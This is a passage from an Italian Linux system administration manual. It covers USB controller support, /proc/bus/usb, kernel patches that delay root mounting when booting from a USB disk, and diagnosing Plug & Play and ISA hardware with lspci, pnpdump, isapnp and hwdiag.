Le unità di controllo USB sono fondamentalmente di tre tipi, in base alla loro compatibilità con lo standard OHCI (*Open host controller interface*), con lo standard UHCI (*Universal host controller interface*) o EHCI.

81.5 Kernel Linux

La gestione di un bus USB in un sistema GNU/Linux parte dal kernel, che deve essere stato predisposto per questo (sezione 67.2.20). In particolare, deve essere stato selezionato il tipo di unità di controllo; in pratica si deve attivare la gestione UHCI, OHCI, oppure EHCI. Eventualmente, per sapere a quale tipo appartiene la propria unità di controllo, dovrebbe essere sufficiente leggere il rapporto relativo al bus PCI (infatti, il bus USB si innesta normalmente in un bus PCI).

lspci -v [*Invio*]

```
00:07.2 USB Controller: VIA Technologies, Inc. VT82C586B USB (rev 11)
  (prog-if 00 [UHCI])
        Subsystem: Unknown device 0925:1234
        Flags: bus master, medium devsel, latency 32, IRQ 11
        I/O ports at d400 [size=32]
        Capabilities: [80] Power Management version 2
```

Nell'esempio si vede la sigla UHCI, che chiarisce di che tipo sia il bus USB.

81.5.1 Informazioni

Nel kernel, dopo aver attivato la gestione del bus USB, conviene attivare anche la gestione di un file system virtuale che consente poi di avere maggiori informazioni sul funzionamento del bus e dei suoi componenti. La voce relativa a questa funzionalità dovrebbe essere *Preliminary USB device filesystem*.

Quando questo file system è disponibile, conviene innestarlo nella directory '`/proc/bus/usb/`', per rispettare le convenzioni comuni. Nel file '`/etc/fstab`' si può aggiungere una riga simile a quella seguente:

```
none    /proc/bus/usb   usbdevfs        defaults        0       0
```

In questo modo, si ottiene l'inserimento automatico delle informazioni sul bus USB, a partire dalla directory '`/proc/bus/usb/`'. In particolare, il file '`/proc/bus/usb/devices`' è ricco di informazioni.

```
T:  Bus=01 Lev=00 Prnt=00 Port=00 Cnt=00 Dev#=  1 Spd=12  MxCh= 2
B:  Alloc= 11/900 us ( 1%), #Int=  1, #Iso=  0
D:  Ver= 1.00 Cls=09(hub  ) Sub=00 Prot=00 MxPS= 8 #Cfgs=  1
P:  Vendor=0000 ProdID=0000 Rev= 0.00
S:  Product=USB UHCI Root Hub
S:  SerialNumber=d400
C:* #Ifs= 1 Cfg#= 1 Atr=40 MxPwr=  0mA
I:  If#= 0 Alt= 0 #EPs= 1 Cls=09(hub  ) Sub=00 Prot=00 Driver=hub
E:  Ad=81(I) Atr=03(Int.) MxPS=   8 Ivl=255ms
T:  Bus=01 Lev=01 Prnt=01 Port=00 Cnt=01 Dev#=  2 Spd=12  MxCh= 0
D:  Ver= 1.00 Cls=00(>ifc ) Sub=00 Prot=00 MxPS=64 #Cfgs=  1
P:  Vendor=03f0 ProdID=0105 Rev= 1.00
C:* #Ifs= 1 Cfg#= 1 Atr=40 MxPwr=100mA
I:  If#= 0 Alt= 0 #EPs= 3 Cls=00(>ifc ) Sub=00 Prot=00 Driver=usbscanner
E:  Ad=01(O) Atr=02(Bulk) MxPS=  64 Ivl=  0ms
E:  Ad=82(I) Atr=02(Bulk) MxPS=  64 Ivl=  0ms
E:  Ad=83(I) Atr=03(Int.) MxPS=   1 Ivl=  1ms
T:  Bus=01 Lev=01 Prnt=01 Port=01 Cnt=02 Dev#=  3 Spd=12  MxCh= 0
D:  Ver= 1.00 Cls=00(>ifc ) Sub=00 Prot=00 MxPS= 8 #Cfgs=  1
P:  Vendor=07c4 ProdID=0103 Rev= 9.04
S:  Manufacturer=OnSpec Electronic, Inc.
S:  Product=USB Disk
S:  SerialNumber=02A86999A8
C:* #Ifs= 1 Cfg#= 1 Atr=40 MxPwr=  0mA
I:  If#= 0 Alt= 0 #EPs= 2 Cls=08(stor.) Sub=06 Prot=50 Driver=usb-storage
E:  Ad=01(O) Atr=02(Bulk) MxPS=  64 Ivl=  0ms
E:  Ad=82(I) Atr=02(Bulk) MxPS=  64 Ivl=  0ms
```

L'esempio mostra le informazioni ottenute dalla presenza di un'unità di controllo, uno scanner e un disco esterno. Il punto di riferimento che indica l'inizio di un dispositivo è dato dalle righe che iniziano con la lettera «T»:

```
T:  Bus=01 Lev=00 Prnt=00 Port=00 Cnt=00 Dev#=  1 Spd=12  MxCh= 2
…
T:  Bus=01 Lev=01 Prnt=01 Port=00 Cnt=01 Dev#=  2 Spd=12  MxCh= 0
…
T:  Bus=01 Lev=01 Prnt=01 Port=01 Cnt=02 Dev#=  3 Spd=12  MxCh= 0
```

Per conoscere il significato delle informazioni che appaiono in questo file, conviene consultare *The Linux USB sub-system*, di Brad Hards, citato anche alla fine del capitolo.

81.5.2 Dischi esterni

Vale la pena di annotare il caso particolare delle unità a disco collegate attraverso un bus USB. Quando vengono collegati, anche a caldo, dovrebbero essere individuati dal kernel, che li associa a unità SCSI. Anche in questo contesto può tornare utile '**cdrecord**' con l'opzione '**-scanbus**':

\# **cdrecord -scanbus** [*Invio*]

```
Cdrecord 1.8 (i686-pc-linux-gnu) Copyright (C) 1995-2000 Jörg Schilling
Using libscg version 'schily-0.1'
scsibus0:
        0,0,0     0) *
        0,1,0     1) *
        0,2,0     2) 'FUJITSU ' 'M2513A          ' '1200' Removable Optical Storage
        0,3,0     3) 'TEAC    ' 'CD-R55S         ' '1.0E' Removable CD-ROM
        0,4,0     4) *
        0,5,0     5) *
        0,6,0     6) *
        0,7,0     7) *
scsibus1:
        1,0,0   100) 'LITE-ON ' 'LTR-12102B      ' 'NS1H' Removable CD-ROM
        1,1,0   101) *
        1,2,0   102) *
        1,3,0   103) *
        1,4,0   104) *
        1,5,0   105) *
        1,6,0   106) *
        1,7,0   107) *
scsibus2:
        2,0,0   200) 'IBM-DJSA' '-210            ' 'AB8A' Disk
        2,1,0   201) *
        2,2,0   202) *
        2,3,0   203) *
        2,4,0   204) *
        2,5,0   205) *
        2,6,0   206) *
        2,7,0   207) *
```

Trattandosi di un disco, dato che esiste già un'unità a disco nelle coordinate «0,2,0» (mentre gli altri componenti sono unità CD-ROM), è possibile accedere a questo con i file di dispositivo '`/dev/sdb*`'.

81.5.3 Avvio di un sistema GNU/Linux da un disco USB

L'avvio di un sistema GNU/Linux che risiede fisicamente in un disco USB esterno, richiede la preparazione di alcuni accorgimenti. Per cominciare, il kernel deve essere stato predisposto per la gestione del bus SCSI, del bus USB e in particolare per la gestione della memoria di massa su un bus USB (sezione 67.2.20). Ovviamente, se le funzionalità che consentono di accedere al disco USB sono spostate in moduli esterni al kernel, occorre predisporre un disco RAM iniziale per il caricamento di questi, ma qui si preferisce fare riferimento a un kernel che non abbia bisogno di questo accorgimento.

Durante l'avvio del kernel, è molto probabile che il rilevamento dell'unità a disco USB sia in ritardo rispetto al momento in cui viene fatto il tentativo di innestare il file system principale, cosa che si traduce normalmente con il blocco dovuto a un *kernel panic*. Per risolvere il problema in modo «standard», sembra non esserci altra strada che predisporre un disco RAM iniziale (capitolo 72), ma per chi è disposto a ricompilarsi il kernel dovrebbe essere più semplice introdurre nel codice del kernel stesso qualche istruzione per ritardare il procedimento, così da far trovare il disco USB quando è il momento.

Una prima soluzione, applicabile ai sorgenti di una versione 2.4, richiede di intervenire nel file '***sorgenti_linux***`/init/do_mounts.c`', il cui contenuto cambia leggermente a seconda della versione. Vengono proposte qui delle modifiche, cercando di fare comprendere la collocazione corretta di queste, senza un legame troppo stretto con la versione del kernel. Queste modifiche derivano originariamente da un lavoro di Eric Lammerts, ⟨http://www.lammerts.org/software/kernelpatches/⟩.

Il file '***sorgenti_linux***`/init/do_mounts.c`' contiene in particolare la funzione '**`mount_block_root()`**', che dovrebbe avere l'aspetto seguente:

```
static void __init mount_block_root(char *name, int flags)
{
    char *fs_names = __getname();
    char *p;
    …
retry:
    for (p = fs_names; *p; p += strlen(p)+1) {
        …
        printk ("VFS: Cannot open root device \"%s\" or %s\n", …);
        printk ("Please append a correct \"root=\" boot option\n");
        panic("VFS: Unable to mount root fs on %s", …);

    }
    panic("VFS: Unable to mount root fs on %s", …);
out:
    …
}
```

Nella funzione mostrata appaiono diversi punti omessi, in particolare all'interno delle funzioni '**`printk()`**' che visualizzano dei messaggi. Infatti, gli argomenti successivi di queste funzioni cambiano in modo sostanziale a seconda della versione del kernel. Si osservi la presenza dell'etichetta '**`retry`**', che ha lo scopo di consentire la ripetizione del tentativo di innesto del

file system, attraverso un salto incondizionato. Ecco le modifiche proposte, con le quali si fanno sette tentativi, distanziati da una pausa di un secondo:

Listato 81.13. File '*sorgenti_linux*`/init/do_mounts.c`'; modifiche utili in un kernel 2.4.

```
static void __init mount_block_root(char *name, int flags)
{
    char *fs_names = __getname();
    char *p;
    …
    int retries = 0;
    …
retry:
    for (p = fs_names; *p; p += strlen(p)+1) {
        …
        printk ("VFS: Cannot open root device \"%s\" or %s\n", …);
        printk ("Please append a correct \"root=\" boot option\n");
        if (++retries > 7)
            panic("VFS: Unable to mount root fs on %s", …);
        else {
            printk ("Retrying in 1 second, try #%d\n", retries);
            current->state = TASK_INTERRUPTIBLE;
            schedule_timeout(HZ);
            goto retry;
        }
    }
    panic("VFS: Unable to mount root fs on %s", …);
out:
    …
}
```

Come si può intuire, la funzione '**`schedule_timeout(HZ)`**' ha lo scopo di introdurre una pausa di un secondo, prima di ripetere il ciclo a partire dall'etichetta '**`retry`**'.

In alternativa, con i kernel 2.6 e anche 2.4 si può intervenire nel file '*sorgenti_linux*`/init/main.c`' (senza più toccare '*sorgenti_linux*`/init/do_mounts.c`'), per introdurre una pausa che viene fissata attraverso un parametro di avvio, creato appositamente: '**`setupdelay`**'. Questo tipo di modifica deriva da un lavoro di Willi Tarreay, pubblicato attraverso un messaggio del 2 maggio 2004 nella lista *Linux-Kernel*, che può essere letto presso ⟨*http://www.uwsg.iu.edu/hypermail/linux/kernel/0405.0/0252.html* ⟩.

La modifica che viene proposta richiede di aggiungere delle istruzioni al contenuto di '*sorgenti_linux*`/init/main.c`'. Lo schema seguente dovrebbe permettere di capire dove si deve intervenire; le righe aggiunte sono evidenziate con un carattere nero.

Listato 81.14. File '***sorgenti_linux***`/init/main.c`'; modifiche utili in un kernel 2.6.

```
…
…
static char * argv_init[MAX_INIT_ARGS+2] = { "init", NULL, };
char * envp_init[MAX_INIT_ENVS+2] = { "HOME=/", "TERM=linux", NULL, };
static const char *panic_later, *panic_param;
static int setupdelay; /* delay some seconds to let
                          devices set up before root mount */

__setup("profile=", profile_setup);

static int __init setupdelay_setup(char *str)
{
    int par;
    if (get_option(&str,&par)) {
        setupdelay = par;
    }
    return 1;
}

__setup("setupdelay=", setupdelay_setup);

…
…
…
static int wait_setup_delay (void)
{
    int time_left;
    if (setupdelay) {
        printk("Waiting %d s to let devices set up properly ", setupdelay);
        time_left = setupdelay;
        while (time_left) {
            set_current_state (TASK_INTERRUPTIBLE);
            schedule_timeout (HZ);
            time_left--;
            printk(". ");
        }
        printk("\n");
    }
    return 1;
}

static int init(void * unused)
{
        …
        …
        /*
         * Do this before initcalls, because some drivers want to access
         * firmware files.
         */
```

```
        populate_rootfs();

        do_basic_setup();

        wait_setup_delay ();

        /*
         * check if there is an early userspace init.  If yes, let it do all
         * the work
         */
        if (sys_access((const char __user *) "/init", 0) == 0)
                execute_command = "/init";
        else
                prepare_namespace();

    …
    …
```

Listato 81.15. File ‘*sorgenti_linux*`/init/main.c`’; modifiche utili in un kernel 2.4.

```
…
…
static char * argv_init[MAX_INIT_ARGS+2] = { "init", NULL, };
char * envp_init[MAX_INIT_ENVS+2] = { "HOME=/", "TERM=linux", NULL, };
static int setupdelay; /* delay some seconds to let
                          devices set up before root mount */
static int __init setupdelay_setup(char *str)
{
    int par;
    if (get_option(&str,&par)) {
        setupdelay = par;
    }
    return 1;
}

__setup("setupdelay=", setupdelay_setup);
…
…
…
static int wait_setup_delay (void)
{
    int time_left;
    if (setupdelay) {
        printk("Waiting %d s to let devices set up properly ", setupdelay);
        time_left = setupdelay;
        while (time_left) {
            set_current_state (TASK_INTERRUPTIBLE);
            schedule_timeout (HZ);
            time_left--;
            printk(". ");
```

```
        }
        printk("\n");
    }
    return 1;
}
static int init(void * unused)
{
        struct files_struct *files;
        lock_kernel();
        do_basic_setup();
        wait_setup_delay ();
        prepare_namespace();
    ...
    ...
```

Naturalmente, per fare in modo che ci sia effettivamente un ritardo di ***n*** secondi, occorre usare l'opzione di avvio '**`setupdelay=`*n***'.

Quanto mostrato dovrebbe risolvere il problema dell'avvio del sistema, ma rimane il fatto che alcuni dischi USB esterni rispondono in ritardo ai comandi che gli vengono impartiti. In pratica, ciò significa che quando si esegue il distacco di un file system contenuto in un disco USB, conviene aspettare un po' prima di spegnerlo o comunque di staccarlo fisicamente, per non rischiare di perdere i dati. Quando si arresta il sistema operativo, se il procedimento porta allo spegnimento automatico dell'elaboratore, diventa impossibile controllare questo problema se il file system contenuto nel disco USB è quello principale, pertanto conviene disabilitare la funzionalità attraverso un parametro di avvio del kernel:

```
apm=off
```

In alternativa, in modo più specifico:

```
apm=no-power-off
```

81.6 Riferimenti

- Brad Hards, *The Linux USB sub-system*, Sigma Bravo Pty
  ⟨*http://www.linux-usb.org/USB-guide/book1.html* ⟩
- Eric Lammerts, *Linux kernel patches*
  ⟨*http://www.lammerts.org/software/kernelpatches/* ⟩
- Willy Tarreau, *Linux-kernel archive*, 2 maggio 2004
  ⟨*http://www.uwsg.iu.edu/hypermail/linux/kernel/0405.0/0252.html* ⟩

Capitolo 82

Problemi di configurazione dell'hardware

Il Plug & Play è un protocollo il cui scopo è quello di consentire al firmware e al sistema operativo di identificare facilmente l'hardware ed eventualmente di riconfigurarlo nel modo più opportuno. I kernel Linux recenti incorporano delle funzionalità di Plug & Play (sezione 67.2.9), tuttavia questo non basta a risolvere tutti i problemi che si possono presentare con l'hardware che utilizza questo standard.

82.1 Configurazione del firmware BIOS

In presenza di hardware PCI e Plug & Play è necessario verificare la configurazione del firmware BIOS a questo proposito. Se tutto l'hardware installato può essere suddiviso semplicemente in schede ISA tradizionali (che non sono Plug & Play) e schede PCI, dovrebbe essere conveniente indicare al BIOS che **non** si dispone di un sistema operativo Plug & Play. In questo modo si lascia al BIOS il compito di gestire opportunamente l'hardware PCI.

```
PnP Operating System: NO
```

Tuttavia, questi tipi di BIOS richiedono l'indicazione, più o meno dettagliata, dei livelli IRQ che sono riservati alle schede ISA e di quelli che sono disponibili per le schede PCI e per il Plug & Play. A volte, per indicare che un livello IRQ è riservato a schede ISA tradizionali, si usa la definizione *legacy ISA*. Per esempio:

```
IRQ3  available to: ISA
IRQ4  available to: ISA
    ...
IRQ9  available to: PCI/PnP
IRQ10 available to: PCI/PnP
    ...
```

Oppure:

```
IRQ3:  Legacy ISA
IRQ4:  Legacy ISA
    ...
IRQ9:  available
IRQ10: available
    ...
```

Nei BIOS più vecchi potrebbe essere stato previsto solo l'elenco dei livelli IRQ disponibili per le schede PCI e per il Plug & Play, sottintendendo che il resto è destinato a componenti ISA tradizionali.

```
1st available IRQ:  9
2nd available IRQ: 10
3rd available IRQ: 11
4th available IRQ: 13
```

Eventualmente, in presenza di schede ISA Plug & Play, se si hanno difficoltà a utilizzare gli strumenti per la gestione del Plug & Play all'interno del sistema operativo, si può provare a indicare al BIOS che si dispone di un sistema capace di gestirlo:

```
PnP Operating System: YES
```

Tuttavia, dopo aver provato, è bene mantenere questo tipo di configurazione solo nel caso in cui siano osservati effettivamente dei risultati migliori. In generale, dovrebbe convenire il lasciare fare tutto al BIOS.

82.2 Punto di vista del kernel Linux

Quando si hanno difficoltà con le configurazioni hardware, ma il sistema operativo si avvia ugualmente anche senza riuscire a gestire quella scheda particolare per la quale ci si sta impegnando tanto, è importante osservare cosa riconosce il kernel Linux della situazione attuale. Questo lo si ottiene analizzando alcuni file virtuali contenuti nella directory '`/proc/`': '`dma`', '`interrupts`', '`ioports`' e altri.

A partire dai kernel Linux ≥ 2.6.0 il file virtuale '`/proc/pci`' è diventato obsoleto e in sua mancanza si preferisce utilizzare semplicemente il comando '**`lspci`**', per consultare lo stato del bus PCI.

82.2.1 File «/proc/dma»

Il file '`/proc/dma`' contiene l'elenco dei canali DMA utilizzati. In generale si dovrebbe osservare almeno il contenuto seguente:

```
  4: cascade
```

82.2.2 File «/proc/interrupts»

Il file '`/proc/interrupts`' elenca i livelli di IRQ utilizzati in un certo momento. Si osservi l'esempio seguente:

```
           CPU0
  0:    2887002          XT-PIC  timer
  1:      61130          XT-PIC  keyboard
  2:          0          XT-PIC  cascade
  5:          0          XT-PIC  EMU10K1
  8:          4          XT-PIC  rtc
 10:        123          XT-PIC  aic7xxx
 11:      25406          XT-PIC  usb-uhci, eth0
 12:      67263          XT-PIC  PS/2 Mouse
 14:      58170          XT-PIC  ide0
 15:      55578          XT-PIC  ide1
NMI:          0
ERR:          0
```

Come si vede, non appaiono gli IRQ delle porte seriali e delle porte parallele, ma di queste occorre tenere conto ugualmente. Di solito si tratta di IRQ 4 e IRQ 3 per la prima e la seconda porta seriale, di IRQ 7 per la prima porta parallela ed eventualmente di IRQ 5 per la seconda porta parallela (ammesso che questa esista effettivamente).

Bisogna ricordare che IRQ 2 e IRQ 9 sono in pratica la stessa cosa. La voce '**`cascade`**' a fianco di IRQ 2 sta a sottolineare questo fatto.

82.2.3 File «/proc/ioports»

Il file '`/proc/ioports`' contiene l'elenco degli indirizzi di I/O utilizzati. Quello che si ottiene leggendo questo file potrebbe essere simile all'esempio seguente:

```
0000-001f : dma1
0020-003f : pic1
0040-005f : timer
0060-006f : keyboard
0070-007f : rtc
0080-008f : dma page reg
00a0-00bf : pic2
00c0-00df : dma2
00f0-00ff : fpu
0170-0177 : ide1
01f0-01f7 : ide0
02f8-02ff : serial(set)
0376-0376 : ide1
0378-037a : parport0
037b-037f : parport0
03c0-03df : vga+
03f6-03f6 : ide0
03f8-03ff : serial(set)
0cf8-0cff : PCI conf1
d000-d00f : VIA Technologies, Inc. VT82C586A/B/VT82C686/A/B/VT823x/A/C ↩
↪PIPC Bus Master IDE
  d000-d007 : ide0
  d008-d00f : ide1
d400-d41f : VIA Technologies, Inc. USB
  d400-d41f : usb-uhci
d800-d8ff : VIA Technologies, Inc. VT6102 [Rhine-II]
  d800-d8ff : via-rhine
dc00-dc1f : Creative Labs SB Live! EMU10k1
  dc00-dc1f : EMU10K1
e000-e007 : Creative Labs SB Live! MIDI/Game Port
  e000-e007 : emu10k1-gp
e400-e4ff : Adaptec AIC-7861
```

82.2.4 Informazioni sul bus PCI

Il file system virtuale collocato a partire dalla directory '`/proc/`' contiene informazioni molto importanti a proposito del bus PCI. Per la sua consultazione è conveniente usare il programma '**`lspci`**'; vale la pena di confrontare informazioni che si ottengono in questo modo rispetto a quanto già descritto a proposito di IRQ, indirizzi di I/O e DMA, oltre a quanto definito nella configurazione del firmware BIOS.

`#` **`lspci -v`** [*Invio*]

```
00:00.0 Host bridge: VIA Technologies, Inc. VT82C693A/694x ↩
↪[Apollo PRO133x] (rev 44)
        Flags: bus master, medium devsel, latency 0
        Memory at d0000000 (32-bit, prefetchable) [size=64M]
        Capabilities: <available only to root>

00:01.0 PCI bridge: VIA Technologies, Inc. VT82C598/694x ↩
↪[Apollo MVP3/Pro133x AGP] (prog-if 00 [Normal decode])
        Flags: bus master, 66Mhz, medium devsel, latency 0
        Bus: primary=00, secondary=01, subordinate=01, sec-latency=0
        Capabilities: <available only to root>

00:07.0 ISA bridge: VIA Technologies, Inc. VT82C596 ISA [Mobile South] (rev 23)
        Subsystem: VIA Technologies, Inc. VT82C596/A/B PCI to ISA Bridge
        Flags: bus master, stepping, medium devsel, latency 0

00:07.1 IDE interface: VIA Technologies, Inc. ↩
↪VT82C586A/B/VT82C686/A/B/VT8233/A/C/VT8235 PIPC Bus Master IDE ↩
↪(rev 10) (prog-if 8a [Master SecP PriP])
        Flags: bus master, medium devsel, latency 32
        I/O ports at d000 [size=16]
        Capabilities: <available only to root>

00:07.2 USB Controller: VIA Technologies, Inc. USB (rev 11) (prog-if 00 [UHCI])
        Subsystem: VIA Technologies, Inc. (Wrong ID) USB Controller
        Flags: bus master, medium devsel, latency 32, IRQ 11
        I/O ports at d400 [size=32]
        Capabilities: <available only to root>

00:07.3 Host bridge: VIA Technologies, Inc. VT82C596 Power Management (rev 30)
        Flags: medium devsel

00:11.0 Ethernet controller: VIA Technologies, Inc. VT6102 [Rhine-II] (rev 42)
        Subsystem: D-Link System Inc DFE-530TX rev A
        Flags: bus master, medium devsel, latency 32, IRQ 11
        I/O ports at d800 [size=256]
        Memory at d9000000 (32-bit, non-prefetchable) [size=256]
        Expansion ROM at <unassigned> [disabled] [size=64K]
        Capabilities: <available only to root>

00:12.0 VGA compatible controller: S3 Inc. ViRGE/DX or /GX (rev 01) ↩
↪(prog-if 00 [VGA])
        Subsystem: S3 Inc. ViRGE/DX
        Flags: bus master, medium devsel, latency 32, IRQ 9
```

```
        Memory at d4000000 (32-bit, non-prefetchable) [size=64M]
        Expansion ROM at <unassigned> [disabled] [size=64K]

00:13.0 Multimedia audio controller: Creative Labs SB Live! EMU10k1 (rev 08)
        Subsystem: Creative Labs CT4832 SBLive! Value
        Flags: bus master, medium devsel, latency 32, IRQ 5
        I/O ports at dc00 [size=32]
        Capabilities: <available only to root>

00:13.1 Input device controller: Creative Labs SB Live! MIDI/Game Port (rev 08)
        Subsystem: Creative Labs Gameport Joystick
        Flags: bus master, medium devsel, latency 32
        I/O ports at e000 [size=8]
        Capabilities: <available only to root>

00:14.0 SCSI storage controller: Adaptec AIC-7861 (rev 01)
        Flags: bus master, medium devsel, latency 32, IRQ 10
        I/O ports at e400 [disabled] [size=256]
        Memory at d9001000 (32-bit, non-prefetchable) [size=4K]
        Expansion ROM at <unassigned> [disabled] [size=64K]
```

82.3 Problemi con le schede ISA Plug & Play

Riguardo all'hardware Plug & Play, i problemi maggiori si hanno con le schede ISA e a volte con quei componenti addizionali integrati nella scheda madre (per esempio per la gestione dell'audio). I motivi possono essere di due tipi: l'hardware in questione può non essere perfettamente aderente alle specifiche del Plug & Play, oppure la gestione del kernel per questi componenti può essere rimasta legata a versioni vecchie, non Plug & Play, dello stesso hardware. Nel primo caso c'è poco da fare, nel secondo, occorre utilizzare del software esterno per configurare queste schede nel modo in cui poi il kernel si aspetta di trovarle.

82.3.1 Isapnptools

Il pacchetto Isapnptools [1] permette di interrogare le schede Plug & Play e di eseguire le operazioni di riconoscimento tipiche di un BIOS Plug & Play. Inoltre, dopo aver determinato le possibilità di queste schede, può impostare la configurazione prescelta.

> L'utilizzo di Isapnptools può creare dei conflitti con il sistema operativo in funzione, nella maggior parte dei casi, tanto che si rischia di bloccare tutto in modo irreversibile (si può utilizzare solo il tastino di reinizializzazione o direttamente l'interruttore generale dell'elaboratore).

Ciò significa che questi strumenti vanno usati con prudenza, possibilmente con un sistema avviato in modo da avere il minor numero di servizi attivi ('**`single`**'), anche se questo fatto non esclude tutti i rischi di perdita dei dati.

Il pacchetto Isapnptools si compone fondamentalmente di '**`isapnp`**', per configurare le schede una volta determinate le loro caratteristiche Plug & Play, il file '`/etc/isapnp.conf`', da preparare con le impostazioni che si vogliono fissare nelle schede, infine il programma '**`pnpdump`**', che aiuta a realizzare il file '`/etc/isapnp.conf`'.[2]

Se si dispone di una scheda ISA Plug & Play per la quale si vorrebbe definire la configurazione, si potrebbe usare '**`pnpdump`**', che si occupa di scandire le schede di questo tipo, generando un rapporto utile come punto di partenza per realizzare il file di configurazione '`/etc/isapnp.conf`'. Purtroppo si tratta di un'operazione delicata che rischia di bloccare il sistema.

`#` **`pnpdump | less`** [*Invio*]

Quello che si ottiene potrebbe essere qualcosa di simile al listato seguente, dove in particolare si rivela la presenza di una scheda SoundBlaster ('**`Creative SB32 PnP`**').

```
    ...
# Trying port address 0203
# Trying port address 020b
# Board 1 has serial identifier 9a 00 04 09 49 48 00 8c 0e

# (DEBUG)
(READPORT 0x020b)
(ISOLATE PRESERVE)
(IDENTIFY *)

# Card 1: (serial identifier 9a 00 04 09 49 48 00 8c 0e)
# Vendor Id CTL0048, Serial Number 264521, checksum 0x9A.
# Version 1.0, Vendor version 1.0
# ANSI string -->Creative SB32 PnP<--
#
# Logical device id CTL0031
#
# Edit the entries below to uncomment out the configuration required.
# Note that only the first value of any range is given, this may be
# changed if required
# Don't forget to uncomment the activate (ACT Y) when happy

(CONFIGURE CTL0048/264521 (LD 0
#     ANSI string -->Audio<--

# Multiple choice time, choose one only !

#     Start dependent functions: priority preferred
#       IRQ 5.
#             High true, edge sensitive interrupt (by default)
# (INT 0 (IRQ 5 (MODE +E)))
#       First DMA channel 1.
#             8 bit DMA only
#             Logical device is not a bus master
#             DMA may execute in count by byte mode
#             DMA may not execute in count by word mode
#             DMA channel speed in compatible mode
    ...
#     End dependent functions
```

```
# (ACT Y)
))
    ...
```

Osservando attentamente il risultato, si comprende che le direttive necessarie per definire le risorse dei componenti sono tutte commentate. In pratica, si potrebbe utilizzare questo risultato togliendo i commenti dove opportuno.

pnpdump > /etc/isapnp.conf [*Invio*]

Il comando che si vede serve proprio per generare un file '/etc/isapnp.conf' pronto per essere modificato in base alle scelte personali. Tuttavia, si potrebbe essere imbarazzati davanti a tutte le scelte possibili. In questo senso viene in aiuto l'opzione '**-c**' di '**pnpdump**', con la quale questo programma cerca di determinare anche quale sia la configurazione più sicura, generando un file in cui le direttive «giuste» appaiono senza commento.

Per ottenere questo si avvale anche di '**lspci**' che deve essere stato installato, allo scopo di permettere l'interrogazione delle informazioni attuali sulle unità PCI. Questo programma, '**lspci**', dovrebbe trovarsi nel pacchetto PCIutils, ovvero *Linux PCI utilities*.

pnpdump -c > /etc/isapnp.conf [*Invio*]

Anche con un file generato in questo modo è bene essere prudenti. In generale è meglio commentare tutte le direttive riferite a unità che funzionano già per conto proprio. Una volta definito il file di configurazione che si ritiene corretto, si utilizza '**isapnp**' per impostare le schede Plug & Play.

isapnp /etc/isapnp.conf [*Invio*]

La dichiarazione di ogni componente Plug & Play, come si vede dal file generato da '**pnpdump**', deve terminare con l'istruzione '**(ACT Y)**' e subito dopo si devono chiudere le parentesi che sono state aperte all'inizio del blocco: '**(CONFIGURE ... (...))**'. Se manca questa istruzione, la configurazione non viene passata alla scheda corrispondente, mentre se mancano le parentesi di conclusione, si rischia di includere le istruzioni successive che invece si rivolgono a componenti differenti.

Si è accennato al fatto che con '**pnpdump**' si rischia di bloccare il sistema. Questo programma, per trovare le schede Plug & Play, deve eseguire una scansione di indirizzi di I/O nell'intervallo tra 203_{16} e $3FF_{16}$. Mentre esegue questa scansione può entrare in conflitto con qualcosa (e questo succede sicuramente se non trova alcuna scheda ISA Plug & Play). Se ciò accade, si dovrebbe avere il modo di annotare l'indirizzo a partire dal quale si è verificato il problema. In seguito, dopo aver riavviato l'elaboratore, si può ritentare la scansione utilizzando un indirizzo di partenza successivo rispetto a quello.

pnpdump -c 0x320 > /etc/isapnp.conf [*Invio*]

In questo caso si richiede espressamente di iniziare la scansione da 320_{16}, nella speranza di saltare indirizzi precedenti che hanno creato dei problemi.

82.4 Hwdiag

La distribuzione Red Hat ha proposto in passato il programma Hwdiag [3] per il riconoscimento dell'hardware. Si tratta precisamente dell'eseguibile '**`hwdiag`**' (il nome del file RPM dovrebbe essere '`rhs-hwdiag-*i386.rpm`'). Trattandosi di qualcosa che scandisce tutto l'hardware, comprese le porte seriali e parallele, c'è sempre il rischio che a seguito della scansione il sistema operativo resti bloccato, per cui è bene ridurre l'attività al minimo prima di provare a utilizzarlo.

In particolare, la sua breve documentazione ricorda i rischi legati alla scansione delle porte seriali. Per esempio, il fatto di avere il demone '**`gpm`**' in funzione per controllare un mouse seriale, comporta poi un conflitto con la scansione di '**`hwdiag`**', che porta al blocco delle applicazioni che utilizzano il mouse stesso. Ancora peggio se in quel momento è in funzione il sistema grafico X che utilizza un mouse seriale.

Tuttavia, anche con questi rischi può essere utile raccogliere tutte le informazioni che si riescono ad avere sull'hardware del proprio elaboratore. Il programma si avvia semplicemente, senza opzioni:

\# **`hwdiag`** [*Invio*]

La figura 82.11 mostra la maschera iniziale di questo programma, mentre la figura 82.12 mostra il risultato di una scansione ipotetica: come si vede dai pulsanti grafici, è possibile salvare il rapporto in un file.

Figura 82.11. La maschera iniziale di '**`hwdiag`**'.

```
.----------------------| Introduction |----------------------.
|                                                            |
|      The Red Hat HW Discovery Utility is intended to aid   |
|     end-users in determining the hardware installed in     |
|     their system. By using various probing methods (PCI,   |
|     PnP, etc), this utility should find most post-1994     |
|     hardware. On older machines hardware may not be        |
|     detected, since there were few standards on how to     |
|     detect hardware back then.                             |
|                                                            |
|                   Would you like to continue?              |
|                                                            |
|                   .----.            .------.               |
|                   | Ok |            | Quit |               |
|                   `----'            `------'               |
|                                                            |
`------------------------------------------------------------'
```

Figura 82.12. Il risultato di una scansione con '**hwdiag**'.

```
.---------------------| Currently Installed Devices |----------------------.
|                            Probe
|    Port         Bus      Status      Mfg/Model/Description
|   ------       -----    ---------    -----------------------
| /dev/lp0     PARALLEL   LOCKED      No info available for this port.    #
| /dev/lp1     PARALLEL <Port does not exist>                             X
| /dev/lp2     PARALLEL <Port does not exist>                             X
| /dev/psaux    PSAUX   <Port does not exist>                             X
| /dev/hda       IDE    IDE device    QUANTUM SIROCCO1700A/HARD DRIVE/    X
| /dev/hdb       IDE      FAILED      No info available for this port.    X
| /dev/hdc       IDE      FAILED      No info available for this port.    X
| /dev/hdd       IDE      FAILED      No info available for this port.    X
| /dev/hde       IDE      FAILED      No info available for this port.    X
| /dev/hdf       IDE      FAILED      No info available for this port.    X
|
|             .------.    .------------------.    .------.
|             | Help |    | Generate Report |    | Quit |
|             `------'    `------------------'    `------'
|
`--------------------------------------------------------------------------'
```

Si veda anche il programma '**sndconfig**' (del pacchetto omonimo), il cui scopo è quello di facilitare l'individuazione e la configurazione di schede audio (Plug & Play e anche non). Se ne trova la descrizione nella sezione 754.2.2.

82.5 Riferimenti

- Peter Fox, *ISA PnP utilities*

  '/usr/share/doc/isapnptools/README'

